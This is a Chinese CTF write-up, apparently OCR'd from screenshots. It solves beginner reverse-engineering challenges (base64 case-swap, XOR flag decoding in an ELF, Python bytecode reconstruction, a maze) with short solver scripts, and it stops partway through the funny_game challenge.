
> zMXHz3TKzwrMnZnLys03mJuYItq4otiTyJG4mI05otKYnZa4zJbMnJj9

欸，有点眼熟，我们队名叫ZmxhZw==，是由flag进行base64加密来的
这个zMXHz也太像了吧，只有一点不同，大小写转换了一下
写个exp




```
#include<stdio.h>

int main() {
    char c;
    while ((c= getchar()) != '\n')
    {
        if (c > 90) putchar(c - 32);
        else if( c <= 90 && c > 57)putchar(c + 32);
        else
        {
            putchar(c);
        }
    }
}
```

运行



```
zMXHz3TKzwrMnZnLys03mJuYltq4otiTyJG4ml05otKYnZa4zJbMnJj9
ZmxhZ3tkZWRmNzNlYS03MjUyLTQ4OTItYjg4Mi050TkyNzA4ZjBmNjJ9
D:\Prog\ACM\C++\ACM01\Debug\ACM01.exe (进程 21948)已退出，代码为 0。
按任意键关闭此窗口. . .
```

base64解密



```
ZmxhZ3tkZWRmNzNlYS03MjUyLTQ4OTItYjg4Mi05OTkyNzA4ZjBmNjJ9
```


编码 base64 字符集 utf8(unicode编码)

```
flag{dedf73ea-7252-4892-b882-9992708f0f62}
```

flag到手

## Magic_switch


用ExeinfoPE分析一下


Exeinfo PE - ver.0.0.6.2 by A.S.L - 1083+97 sign 2020.07.10


File : magic_switch
Entry Point : 000006A0
EP Section : ?/29
File Offset : ?
First Bytes : 7F.45.4C.46.02
Linker Info : ?
SubSystem : ?
File Size : 00003530h
Overlay : ?
Diagnose:
NOT Win EXE - .o - ELF executable [ 64bit obj. Shared obj file - CPU : A
Lamer Info - Help Hint - Unpack info
ELF packer not detected , Sorry

64位，拖入IDA


直接看secret


```
f menu                                          .text
f secret                                        .text
f main                                          .tex
f  libc csu init                                .text
```

数据源



```
v35 = __readfs
v2 = 14;
v3 = 16;
v4 = 35;
v5 = 28;
v6 = 15;
v7 = 42;
v8 = 14;
v9 = 16;
v10 = 29;
v11 = 60;
v12 = 53;
v13 = 12;
v14 = 35;
v15 = 46;
v16 = 116;
v17 = 15;
v18 = 92;
v19 = 56;
v20 = 42;
v21 = 19;
v22 = 3;
v23 = 20;
v24 = 28;
v25 = 37;
v26 = 6;
v27 = 19;
v28 = 13;
v29 = 20;
v30 = 56;
v31 = 6;
v32 = 20;
v33 = 27;
v34 = 20;
```

```
.data:0000000000202340 ; _BYTE fake_flag[33]
.data:0000000000202340 fake_flag       db 48h
```




```
.data:0000000000202341                 db  61h ; a
.data:0000000000202342                 db  68h ; h
.data:0000000000202343                 db  61h ; a
.data:0000000000202344                 db  68h ; h
.data:0000000000202345                 db  61h ; a
.data:0000000000202346                 db  68h ; h
.data:0000000000202347                 db  61h ; a
.data:0000000000202348                 db  68h ; h
.data:0000000000202349                 db  61h ; a
.data:000000000020234A                 db  68h ; h
.data:000000000020234B                 db  61h ; a
.data:000000000020234C                 db  68h ; h
.data:000000000020234D                 db  5Fh ; _
.data:000000000020234E                 db  54h ; T
.data:000000000020234F                 db  68h ; h
.data:0000000000202350                 db  31h ; 1
.data:0000000000202351                 db  73h ; s
.data:0000000000202352                 db  5Fh ; _
.data:0000000000202353                 db  69h ; i
.data:0000000000202354                 db  73h ; s
.data:0000000000202355                 db  5Fh ; _
.data:0000000000202356                 db  61h ; a
.data:0000000000202357                 db  5Fh ; _
.data:0000000000202358                 db  66h ; f
.data:0000000000202359                 db  34h ; 4
.data:000000000020235A                 db  6Bh ; k
.data:000000000020235B                 db  65h ; e
.data:000000000020235C                 db  5Fh ; _
.data:000000000020235D                 db  66h ; f
.data:000000000020235E                 db  31h ; 1
.data:000000000020235F                 db  61h ; a
.data:0000000000202360                 db  67h ; g
.data:0000000000202360 _data           ends
```

计算方法




```
  for ( i = 0; i <= 32; ++i )
  {
    flag[i] ^= *(&v2 + i);
    flag[i] ^= fake_flag[i];
    flag[i] ^= 0x14u;
  }
```

写个exp



```python
key = [14, 16, 35, 28, 15, 42, 14, 16, 29, 60, 53, 12, 35, 46, 116, 15, 92, 56, 42, 19, 3, 20, 28, 37, 6, 19, 13, 20,
       56, 6, 20, 27, 20]
key2 = [0x48, 0x61, 0x68, 0x61, 0x68, 0x61, 0x68, 0x61, 0x68, 0x61, 0x68, 0x61, 0x68, 0x5f, 0x54, 0x68, 0x31, 0x73,
        0x5f, 0x69, 0x73, 0x5f, 0x61, 0x5f, 0x66, 0x34, 0x6b, 0x65, 0x5f, 0x66, 0x31, 0x61]
k = 0x14
# flag = [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
flag = []
tmp = 0
for i in range(0,32):
    print(key[i])
    tmp = key[i] ^ key2[i]
    tmp = tmp ^ k
    # print(tmp)
    # flag[i] = key[i]
    # flag[i] ^= key2[i]
    # flag[i] ^= k
    flag.append(tmp)
print(flag)
for i in range(33):
    print(chr(flag[i]), end='')
```

```
13
20
56
6
20
```



```
[82, 101, 95, 105, 115, 95, 114, 101, 97, 73, 73, 121, 95, 101, 52, 115, 121, 95, 97, 110, 100, 95, 105, 110, 116, 51, 114, 101, 115, 116, 49, 110]
Re_is_reaIIy_e4sy_and_int3rest1n
Process finished with exit code 1
```

不知道为什么最后老是会越界，推测少了个g

> Re_is_really_e4sy_and_int3rest1ng

搞定

## Bytecode

就硬翻
死磕python字节码-手工还原python源码
再运用`import dis`调试

```python
def foo1(s):
    arr = [51, 42, 67, 2, 100, 48, 94, 29, 25, 26, 9, 43, 25, 21, 53, 11, 11, 91, 0, 12, 14, 19, 122, 0, 44, 26, 58, 26, 28, 24, 50, 3, 93, 21]
    if s == arr:
        return True
    else:
        return False

def foo2(s):
    arr1 = list(map(ord, s))[::-1]
    print(arr1)
    arr2 = [74, 117, 115, 116, 84, 111, 111, 108, 109, 97, 110]
    for i in range(len(arr1)):
        arr1[i] ^= arr2[i % 11]
    return arr1


def foo3(s):
    #将s反转
    a = 1
    b = -6
    c = len(s) - 33
    a = (a + 2 * c) * 3 + (4 * c)
    b = (b + 2 * a) + 4 * c + c
    return s[b:a:-1] + s[:b:-1] + s[:a + 1]

def main():
    flag = input('No Flag No Entry <(_^_)>:\n')
    if len(flag) == 34 and foo1(foo2(foo3(flag))):
            print('\nAcc3pTed: You g0t iT! :D')
    else:
        print('\nErr0r: Unm4tched str1ng. :/')

main()
```

逆向

```
def foo1(s):
    arr = [51, 42, 67, 2, 100, 48, 94, 29, 25, 26, 9, 43, 25, 21, 53, 11, 11, 91, 0, 12, 14, 19, 122, 0, 44, 26,
 58, 26, 28, 24, 50, 3, 93, 21]
    arr2 = [74, 117, 115, 116, 84, 111, 111, 108, 109, 97, 110]
    for i in range(len(arr)):
        arr[i] ^= arr2[i % 11]
        print(chr(arr[i]), end='')
    if s == arr:
        return True
    else:
        return False
```

得到

> y_0v0_1qt{galfA_d4lao}0u_nnust_b3_

再foo3逆向就可解出flag（也可以猜一猜题意

> flag{tq1_0v0_y0u_nnust_b3_A_d4lao}

tql you must be a dalao

## Maze


迷宫？
模拟一下

```
map = [1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 0, 0, 0, 0, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 0, 1,
1, 1, 0,
       1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 0, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 0, 1, 1, 0,
1, 0, 1,
       0, 1, 1, 1, 1, 0, 1, 1, 1, 0, 0, 0, 0, 1, 0, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 1,
1, 1, 0,
       1, 1, 1, 1, 1, 1, 0, 0, 0, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1,
1, 1, 1,
       1, 0, 1, 1, 0, 1, 1, 1, 1, 0, 0, 0, 0, 1, 1, 0, 0, 0, 0, 1, 0, 0, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 0, 1,
1, 0, 1,
       0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 1, 0, 0, 0, 0, 0, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1,
1, 1, 1,
       1, 1, 1, 1, 1, 0, 0, 0, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1]
print(len(map))


def showmap():
    global map
    for i in range(256):
        if i % 16 == 0 and i != 0:
            print()
        # print(map[i],end=' ')
        if map[i] == 1:
            print("@", end=' ')
        elif map[i] == 0:
            print('.', end=' ')
        elif map[i] == 2:
            print('#', end=' ')
    print()
```

```python
def isnotzreo(v8, v7):
    global map
    if map[16 * v8 + v7] == 0:
        map[16 * v8 + v7] = 2
        return False
    else:
        return True


flag = ''
inp = ''
v8 = 13
v7 = 0


def move(c):
    global flag
    global v8, v7
    if c == 'l':
        v7 += 1
        if isnotzreo(v8, v7):
            v7 -= 1
        else:
            flag += c
        # return True
    elif c == 'k':
        v8 -= 1
        if isnotzreo(v8, v7):
            v8 += 1
        else:
            flag += c
        # return True
    elif c == 'h':
        v7 -= 1
        if isnotzreo(v8, v7):
            v7 += 1
        else:
            flag += c
        # return True
    elif c == 'j':
        v8 += 1
        if isnotzreo(v8, v7):
            v8 -= 1
        else:
            flag += c
        # return True
    else:
        return False

c = ''
while c != '\n':
    showmap()
    c = str(input())
    move(c)
    showmap()
    print(flag)

#flagl = 'flag{llllkkhhhkkkkkkkkllllljjjjllljjljjjjjjjlllkkkklljjjl}'
```

```
#print(len(flagl))
```

有兴趣的可以运行一下




```
@ # @ @ @ # @ @ @ @ @ @ . @ @ @
@ # @ @ @ # @ @ . . . @ . @ @ @
@ # @ @ @ # @ @ . @ . @ . @ @ @
@ # @ @ @ # # # # @ . @ . @ @ @
@ # @ @ @ @ @ @ # @ . @ . @ @ @
@ # @ @ @ @ @ @ # # . @ . @ @ @
@ # @ @ @ @ @ @ @ # @ @ . @ @ @
@ # @ @ @ @ @ @ @ # @ @ . @ @ @
@ # # # # @ @ . . # . @ # # # @
@ @ @ @ # @ @ @ @ # @ @ # @ # @
@ @ @ @ # @ @ @ @ # @ @ # @ # @
. # # # # @ @ @ @ # @ @ # @ # #
@ @ @ @ @ @ @ @ @ # # # # @ @ @
@ @ @ @ @ @ @ @ @ @ @ @ @ @ @ @
llllkkhhhkkkkkkkkllllјjjjlll[illegible]
```

搞定


## funny_game

先用IDA分析一下




有个getflag

代码审计




```
{
  int v1; // [esp+17h] [ebp-C1h]
  int v2; // [esp+1Bh] [ebp-BDh]
  int v3; // [esp+1Fh] [ebp-B9h]
  int v4; // [esp+23h] [ebp-B5h]
  int v5; // [esp+27h] [ebp-B1h]
  int v6; // [esp+2Bh] [ebp-ADh]
  int v7; // [esp+2Fh] [ebp-A9h]
  int v8; // [esp+33h] [ebp-A5h]
  char v9; // [esp+37h] [ebp-A1h]
  int v10[32]; // [esp+38h] [ebp-A0h]
  int v11; // [esp+B8h] [ebp-20h]
  int i; // [esp+BCh] [ebp-1Ch]

  qmemcpy(v10, &unk_408240, sizeof(v10));
  v1 = 0;
  v2 = 0;
  v3 = 0;
  v4 = 0;
  v5 = 0;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  v9 = 0;
  for ( i = 0; i <= 31; ++i )
  {
    *((_BYTE *)&v1 + i) ^= v10[i];
    *((_BYTE *)&v1 + i) ^= 0x14u;
    *((_BYTE *)&v1 + i) -= 20;
  }
  v11 = rand() % 16;
  if ( !v11 )
    v11 = 15;
  setPos(43, 4);
  setColor(v11);
  return printf("%s", &v1);
}
```

有个全局变量

